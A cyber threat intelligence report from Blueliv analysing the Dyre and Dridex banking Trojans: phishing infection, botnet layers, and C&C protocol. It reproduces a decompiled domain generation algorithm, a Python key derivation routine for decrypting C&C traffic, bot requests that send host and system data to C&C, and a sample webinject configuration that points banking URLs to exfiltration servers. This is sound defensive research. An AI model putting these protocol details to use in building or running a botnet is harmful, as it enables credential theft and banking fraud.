Chasing cybercrime: network insights of Dyre and Dridex Trojan bankers.

CYBER THREAT INTELLIGENCE REPORT

Blueliv.

Follow us on twitter: @blueliv | https://twitter.com/blueliv
Visit our blog: http://www.blueliv.com/blog-news/

FOREWORD

Dridex reloaded?

Dridex has been the scourge of banks regarding bank data and credential theft as well as fraud in the last 12 months. Cybercriminals have been improving their network following to the special cases and problems they have faced depending on the financial institutions they have attacked. They have also improved their network thanks to issues raised by researchers, law enforcement institutions or even after being detected.

Dridex has suffered several attempts of closure, commonly known as takedowns and some of its supposed leaders have been arrested. However, since September, it has recovered and reappeared in several occasions, even launching new campaigns. These campaigns have been far less aggressive than last year's and they have been carefully launched by cybercriminals themselves. This has even led to non backward compatibility of the binaries distributed through the different campaigns. Actually, it indicates that after takedowns and persecutions, cybercriminals are drastically on the alert and they are very well prepared.

Why have takedowns not been totally effective? On the one hand, Dridex is a botnet managed by a cybercriminal group formed by several highly qualified members, who are constantly operating and introducing code changes into the botnet.

On the other hand, its design and architecture is based on a P2P distributed network, so that it does not have one only shutdown point. Therefore, it uses many servers and intermediate equipments, making the botnet more resistant and making takedowns difficult.

We started to analyze and study this botnet at Blueliv as soon as our honeypots network detected it. Our expert team of Reversing and Cyber Threat Intelligence was able to analyze its infection procedure. It consists in the traditional spam with malicious charges such as PDF/DOC with malicious embedded code, which at the end downloads the trojan itself. Blueliv looked into the communication between bots, nodes and C&C (or intermediate proxies). We also examined how it moves stolen data through the P2P net, which is formed by the infected bots and nodes, giving an odd architecture to it. This is the reason why it is important to stress that the high capacity of control of this botnet on its bots allows cybercriminals to intercept traffic on the net and steal confidential data, money, etc.

Several Dridex main nodes or C&C were closed thanks to the collaboration of some international cybercrime law enforcement institutions. The appearance of new small campaigns arise potential scenarios where orphan bots could keep on working as follows:

- Orphan bots might easily be recovered by another part of the band or of the botnet that can be controlled, bearing in mind the philosophy of Dridex.

- These bots could migrate to a new botnet of different philosophy or creation that belongs to other small parts of the band that controlled Dridex. It is even potentially possible that other groups get to have access to the source code of the old Dridex, intercepting or reactivating this botnet and making it immune and yet more efficient.

In short, will Dridex be reloaded despite the recent arrests of the band that manages it?

At Blueliv we are committed with the fight against cybercrime and with the understanding of it excessive technology to combat it. In these regards, some months ago we produced the report that follows this presentation and that had a great success given the depth of its technical analysis.

Best regards,

Daniel Solís
CEO & Founder of Blueliv

CONTENTS

EXECUTIVE SUMMARY

Banking Trojans are one of the most important threats in the current landscape, because they are gaining a complexity worthy of the best malware that can be found in the wild. For this reason, at Blueliv we are fighting this menace. In order to do this, we rely mostly on our expertise in the field, and on the premise that sharing intelligence is vital to win this fight. Because of this, in this Cyber Threat Intelligence Report we will share our findings of the research of the malware Dyre and Dridex (July 2014 – April 2015), which are ones of the most relevant emerging trojans, focusing mainly on our discoveries of the network protocol and the study of its behavior.

Thanks to this research, we gained a deep insight of the networking behavior of these botnets, realizing that behind those bots, there is a complex architecture composed by multiple C&C and exfiltration servers, and anonymization layers such as I2P and P2P.

Judging the results of our analysis, we can say that there seems to be an organized operation behind both families due to the spreading of the infections occurring around the world, with a huge amount of users affected from multiple countries.

INTRODUCTION

Trojan Bankers are a family of botnets that specialize in stealing information related to the financial sector and user data in order to sell it in underground marketplaces, and also perform wire transfers using these credentials or by taking control of the infected computer.

In the beginning, Trojan Bankers used simpler techniques, like keyloggers, in order to steal the user credentials (login, passwords and other ID information). As the different banking entities came with solutions to avoid the theft of credentials, malware has also evolved to adapt to these measures. A great example of this is incorporating new features such as screenshots, screen recording,

Man-in-the-Middle/Man-in-the-Browser attacks, webinjects, etc. Nowadays, the malware operators face another barrier in order to keep stealing data, and that would be the proactive measures that ISPs, banking fraud prevention teams and security companies are taking, like for example filtering the traffic or denying access from some IPs or regions. As a result of this, malware developers are coming up with new exfiltration mechanisms in order to bypass corporate firewalls, IDS and security countermeasures, like, for example, Fastflux, DGA – Domain Generation Algorithms –, Tor/I2P, peer to peer (P2P), cryptography, and so on.

All the data stolen by Trojan Bankers feeds a whole industry that provides multiple services, like markets in which the attackers can sell the stolen credentials, and can buy multiple services, such as exploit kits or SMTP servers from which to launch spamming campaigns in order to distribute malware or perform phishing attacks.

The malware industry is always evolving due to the difficulties posed by the different security firms, or by the competition that exists between different products, which nourishes it, improving its products. This industry, sadly, grows every day, mostly because the amount of users connected to the Internet increases on a daily basis too, and so, the amount of targets is higher.

In the current landscape of Banking Trojans, Dyre and Dridex are the most nefarious due to the amount of infections that they have racked up since they were discovered, and to the mechanisms that makes them more resilient.

Because there isn't a lot of information on how these botnets operate from a networking point of view, we want to share our findings with you. We were able to analyze the networking protocol for both Dyre and Dridex, and to infiltrate the botnet, gathering a lot of information about how they operate, and who do they target.

INFECTION VECTOR

The main infection vector of both Trojans is very similar. They perform extensive phishing campaigns containing untrusted URL's, Microsoft Office documents, ZIP files or any other attachment with a malicious payload inside. Usually, these phishing campaigns are targeting different countries.

Distribution

Once a victim receives this email, he or she is supposed to access the URL. This URL takes the user to a malicious website to download a malicious program.

On the other hand, the last campaign of Dridex was using malicious Word/Excel files with malicious macros in it, with the task of acting as a dropper and downloading the core of the malware, commonly, a DLL. These macros, in order to bypass security controls, include obfuscation and virtual machine detection to increase the stealth among automated analysis systems, such as sandboxes, antivirus and spam filtering engines.

Figure 1. Email from a Dyre phising campaign

DYRE

Dyre, also known as Dyreza, is a Banking Trojan that targets the Windows platform with the objective of stealing banking credentials from the users. It was first seen in the wild around July 2014 and it's still very active nowadays. As stated previously, its main infection vector is mail phishing campaigns.

This malware injects its payload into legitimate processes, including major browsers like Chrome, Firefox, and Internet Explorer. Once it has infected a user, it steals the credentials by a Man-in-the-Browser[1] attack between the client and the banking server. Dyre also has capabilities to drop files and to act as a VNC server. Among other functionalities, we've seen some samples of Dyre acting as a dropper for the Pony Trojan in order to exfiltrate credentials

Network protocol

Once the malware has been deployed and has gained persistence on the system, it will try to communicate with the C&C. In order to do this, Dyre embeds a list of IP's of different servers from which it can download the information it needs to operate (see figure 2 for the botnet architecture).




Figure 2. Relationship between Dyre servers and bot

In the event that Dyre can't establish an HTTPS connection with the C&C using the embedded IP's, the sample has different ways to reach these servers. These capabilities to connect to the C&C are executed in the following order:

I2P Support: Since I2P network is an anonymous network, it's used to avoid any blacklisting of IPs.

DGA: In order to dynamically generate domain names for the C&C using as a seed the current date. This DGA generates 1000 domains for each day (though the newer versions generate only 333 domains), in 8 different top-level domains.

1: A man-in-the-browser is a modification of a Man-in-the-Middle attack, in which a Trojan infects a browser, effectively gaining control over the content shown and sent by it.

Dyre domain generation algorithm

```
int __usercall Generate_DGA@<eax>(CHAR *butter@<ebx>, int today, signed int index)
{
  int v3; // eax@1
  CHAR String; // [sp+8h] [bp-220h]@1
  BYTE buffer_dst[18]; // [sp+208h] [bp-20h]@1

  wsprintfA(&String, "%s%d", today, index);
  v3 = lstrlenA(&String);
  sha_buffer(&String, v3, (int)buffer_dst);
  wsprintfA(
    buffer,
    "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%s:443",
    buffer_dst[1],
    buffer_dst[2],
    buffer_dst[3],
    buffer_dst[4],
    buffer_dst[5],
    buffer_dst[6],
    buffer_dst[7],
    buffer_dst[8],
    buffer_dst[9],
    buffer_dst[10],
    buffer_dst[11],
    buffer_dst[12],
    buffer_dst[13],
    buffer_dst[14],
    buffer_dst[15],
    buffer_dst[16],
    buffer_dst[17],
    Global_DGA_TLDs[index % 8])  // Global_DGA_TLDs
                                 // dd offset a_cc ; ".cc"
                                 // dd offset a_ws ; ".ws"
                                 // dd offset a_to ; ".to"
                                 // dd offset a_in ; ".in"
                                 // dd offset a_hk ; ".hk"
                                 // dd offset a_cn ; ".cn"
  *buffer = index % 26 + 'a';    // dd offset a_tk ; ".tk"
  return lstrlenA(buffer) + 1;   // dd offset a_so ; ".so"
}
```

Figure 3. Dyre domain generation algorithm

In each request, the bot sends a campaign ID, the name of the infected host, a keyword that identifies the resource that the bot is requesting, and the external IP of the bot.




Figure 4. Dyre request dissection

The fields of the GET requests are split with the following structure:

0212us3: The campaign ID.

HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B: Name of the infected bot and its operating system version, plus an md5 of some characteristics to make it unique.

5/cert: In this third field, the bot indicates what type of information is being attached. In this case, the certificate used in MitB.

198.51.100.23: The last field is the external bot IP.

From a networking point of view, the bot performs a setup in which it requests to the C&C in his hardcoded IP list the information it needs to operate. In the following 5 HTTP requests, the bot asks for new certificates for the Man-in-the-Browser, a new lists of C&C, a list of targeted banks and the webinject configuration. At the same time, the bot embeds in the requests information about the operating system, and performs a checkalive ping to the server.

Get certificates:

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/5/cert/198.51.100.23/
```

New list of C&C:

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0d75E61D69A50E09B/0/Win_XP_32bit/1069/198.51.100.23/
```

Checkalive:

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/1/JXDlUYxAOQdxiiCnQhGok/198.51.100.23/
```

Configuration file:

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/5/httprdc/198.51.100.23/
```

Webinjects configuration file:

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/5/respparser/198.51.100.23/
```

Communication between bot and C&C

In the following figure you can see a schema of this communication:




Figure 5. Communication between bot and C&C

Communication between bot and C&C after the setup

After the initial bot configuration process, there are several communications to the C&C in order to send machine information, user privileges, network configuration and a list of installed software.

```
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/14/user/SYSTEM/0/198.51.100.23/
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/14/NAT/Port%20restricted%20NAT/0/198.51.100.23/
GET /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/23/217432654/lOxpXTVJXBvsGRlksS/198.51.100.23/
POST /0212us3/HostName_OSVER.BF4FD97F6157ECA0C75E61D69A50E09B/63/generalinfo/198.51.100.23/
```

The following figure shows the mechanisms the bot uses to send system information to the C&C:




Figure 6. Communication between bot and C&C after the setup

Key derivation algorithm

Whereas the requests are sent in clear text, the responses are encrypted using AES. However, the AES key is embedded in the response, so they can be easily decrypted. The key is derived using multiple iterations of sha256, the Key (first 32 bytes) and the IV (the following 16).

```
def derive_key(n_rounds, input_bf):
    sha = hashlib.sha256()
    sha.update(input_bf)

    intermediate = sha.digest()
    for i in range(0, n_rounds):
        for j in range(0,16):
            intermediate = intermediate + chr( (ord(intermediate[j])+i)%255 )
        sha = hashlib.sha256()
        sha.update(intermediate)
        intermediate = sha.digest()
    return intermediate
```

Figure 7. Key derivation algorithm

Encrypted response

In the figure 8 we can see the format of an encrypted request:




Figure 8. Encrypted response

Unencrypted response

Once we apply the decryption algorithm we can see the format of the response. As you can see in the figure 9, the first four bytes are reserved to indicate the lenght of the data, the next 256 bytes for the signature, which purpose is to perform integrity checks of the data in order to avoid possible modifications, and after the signature there is the AES Padding.




Figure 9. Unciphered response

Dyre configuration file

Once it is possible to extract the data from the communications between the bot and the C&C, the configuration files can be analyzed. The following code is an example of a Dyre configuration file:

As it can be observed in the configuration file sample, there are two different sections. There is a server list with a server name and an address followed by a list of banking websites.

The server list is used by the botmaster to tell the bot which exfiltration servers are available, giving the bot an identifier for that server, and the IP and port for the communication.

Those configuration files are used to parameterize the Bot behavior in order to target specific banking organizations.

```
<serverlist>
       <server>
           <sal>srv_name</sal>
           <saddr>203.0.113.80</saddr>
       </server>
</serverlist>
<localitems>
       <litem>
           www.bankingentity1.com/login*
           www.bankingentity1.com/*
           kfkst12281.com
           srv_name
       </litem>
       <litem>
           www.bankingentity2.com/login*
           www.bankingentity2.com/*
           bosdyuxiope12381.com
           srv_name
       </litem>
</localitems>
```

Figure 10. Dyre configuration file

Data exfiltration mechanism of Dyre

Once Dyre detects a connection to a bank included in the list, it starts the Man-in-the-Browser attack, redirecting the connection from the user to the exfiltration server indicated in the configuration file, and effectively forcing the user to send his login credentials to the exfiltration server or to perform an undesired wire transfer.




Figure 11. Dyre's data exfiltration mechanism

DRIDEX

Dridex is an evolution of the old well-known Cridex malware, including new functionalities such as a P2P network layer and extended capabilities to steal credentials, not only limited to banking services, but from other services as well.

Network protocol

According to our investigations, the current Botnet network seems to have a pyramidal topology formed by, at least, 4 layers:

Layer 1 - Bots: This layer is formed by the infected end users.

Layer 2 - Nodes: This layer is build up by infected users that can bind a port directly to internet, and these nodes are used as HTTP proxies between the bots and the first C&C layer. We believe that the main function of nodes is to increase the difficulty of filtering the outgoing traffic from companies and ISPs due to the dynamism of the used IP address. This P2P protocol is implemented on top of HTTP.

Layer 3 - C&C Frontends: This layer is formed by compromised servers and it is used as a proxy between the nodes and the actual C&C backend. The proxy servers have a Microsoft-IIS/8.5 HTTP server header but actually they are Nginx servers.

Layer 4 - C&C Backend: This is the hidden-backend of the botnet, which stores all the information sent across the rest of the network components. At this point is where we believe the Command and Control panel to manage the whole network is installed.




Figure 12. Dridex Botnet Architecture

In addition, all HTTP traffic is ciphered using different types of cryptography to encrypt and encapsulate the transferred data, and differs depending on which type of packet is being send through the network.

During the first stage, the Bot communicates with a Proxy Gate in order to get the malicious DLL and current node list. The IPs of the Proxy Gates are included in the binary resources, which are compressed and encrypted, and all communications between them, are based on custom XML messages. These messages use different cryptography techniques to prevent eavesdropping.

Once the infected system has retrieved the node list, it will use the node layer in all the further communications with the upper layers. After downloading the DLL, the Bot will register with its Public RSA Key to the Botnet through the Nodes layer and will try to download the current settings of the Botnet. The settings file, like Dyre, includes all configurations needed by the Bot: webinjects, phishing servers…

Checkme process

At this point, the bot has finished the setup, and it proceeds with the checkme process. This process is used to know if the infected machine has the requirements to be included in the Node layer of the Botnet.

The bot sends the checkme message to a node specifying its unique ID and a port to handle a connection from the node. If the Bot receives the message from the Node, it will be included in the Node layer. In order to fully underestand this process, figure 13 and 14 shows how it works:

